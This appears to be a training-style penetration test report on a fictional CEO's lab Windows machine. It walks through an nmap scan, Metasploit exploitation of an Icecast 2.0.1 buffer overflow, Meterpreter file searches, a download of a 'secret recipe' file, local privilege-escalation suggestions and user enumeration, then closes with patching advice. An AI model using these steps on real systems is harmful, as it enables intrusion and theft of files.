**GoodSecurity Penetration Test Report**

[AzizSomani@GoodSecurity.com](mailto:AzizSomani@GoodSecurity.com)

**DATE 27-Sept-2021**

# High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp’s CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The goal of this test is to perform attacks similar to those of a hacker and attempt to infiltrate Hans’ computer to determine if it is at risk. GoodSecurity’s overall objective was to exploit any vulnerable software, find a secret recipe file on Hans’ computer, and report the findings back to GoodCorp.

The internal penetration test found several alarming vulnerabilities on Hans’ computer: When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploiting two programs with major vulnerabilities. The details of the attack are below.

# Findings

Machine IP:

**IPv4 address - 192.168.0.20**

**Local IPv6 Address - fe80::19ba:64e7:838c:b1b6**

Hostname:

**MSEDGEWIN10**

Vulnerability Exploited:

**Icecast Header Overwrite - Buffer Overflow**

**(8000/tcp open http Icecast streaming media server)**

Vulnerability Explanation:

**Well, Buffer overflow in Icecast 2.0.1 application is running on 192.168.0.20 and its allowing for a buffer overflow exploit and an attacker can execute arbitrary code via 32 HTTP request with a large number of headers send code to be executed remotely when the Icecast server is running and get access to control of victim system and this vulnerability can allow attacker to damage important files and can change or steal information of private files, so basically buffer overflow attacks can crash system, data theft and then loss, and most important company can get ransomware attacks.**


Severity:

**I have done research over on this and based on my research this Icecast vulnerability is at high risk and critical and on a scale of 1 to 10 this sit on 10 but on expert opinion I have found on this website to (**[**https://www.cvedetails.com/vulnerability-list/vendor\_id-693/Icecast.html**](https://www.cvedetails.com/vulnerability-list/vendor_id-693/Icecast.html) **)Icecast version 2.0.1 vulnerability score is 7.5.**

****


Proof of Concept:

1. To Find IP address of the system.




1. I did a Nmap service & version scan against the target system IP address to determine which services are up and running and I was able to found the Icecast was open and vulnerable.


**Command - `nmap -sV 192.168.0.20`**




1. And after the nmap service scan on target system, run the `**SearchSploit icecast`** commands to show available Icecast exploits.




1. Next command is to starts Metasploit, To start it run command `msfconsole` on the terminal from the kali machine.
2. To establishing metasploit meterpreter session in the terminal type **`search icecast`** for the Icecast module and load the Icecast module for use (Just type **`use 0`**).
3. Set the `RHOST` to the target machine, here is the command (**`set RHOST 192.168.0.20`**).
4. And then run the Icecast exploit (Just type `run` or `exploit` to establish meterpreter).






1. Next to find `secretfile.txt` on the target system, run the command (**`search -f \*secretfile\*.txt`**)




1. And to find `recipe.txt` on the target machine, run the command (**`search -f \*recipe\*.txt`**)



1. To download this `recipe\*.txt` file from target system to into kali machine run below command.

**Command - download 'c:\Users\IEuser\Documents\Drinks.recipe.txt'**


****

1. I have used Meterpreter's local exploit suggester and found additional vulnerabilities exploits in the target system.Command - **`run post/multi/recon/local\_exploit\_suggester`**
2. exploit/windows/local/ikeext\_service

Ikeext services module exploits a missing DLL loaded by the 'IKE and AuthIP Keyring Modules' (IKEEXT) service which runs as SYSTEM, and starts automatically in default installations of Vista-Win8, this need an insecure bin path to plant the DLL payload.


1. exploit/windows/local/ms16\_075\_reflection

ms16-075 exploit is a security update that resolves a vulnerability in Microsoft Windows that could allow elevation of privilege, if an attacker logs on to the system and runs a specially crafted application.





1. Running a Meterpreter post script that Enumerating all logged on users.

Command - `run post/windows/gather/enum\_logged\_on\_users`



1. To find target system information using Meterpreter shell just type command `shell` in terminal.
2. And then type `systeminfo` and run the command and it will displays the target computer system information.





# Recommendations

I recommend to GoodCorp company about Icecast Server need to immediately patched to the latest version, also IKEEXT & ms16\_075 exploits are most hard to expose compared to the icecast vulnerability and as recommendation please allow the available patches to resolve both vulnerabilities, also updating patches weekly or monthly will be good practice and it will good start this practice and maintain regular updates on all systems, it will be good for company to keep system hardened against any exposure to future vulnerabilities. Also encrypt sensitive data files and keep the back of data and do weekly audit of data as well give proper name to internal file, do not name any file secret or drinks.recipe.

Thanks,

Aziz Somani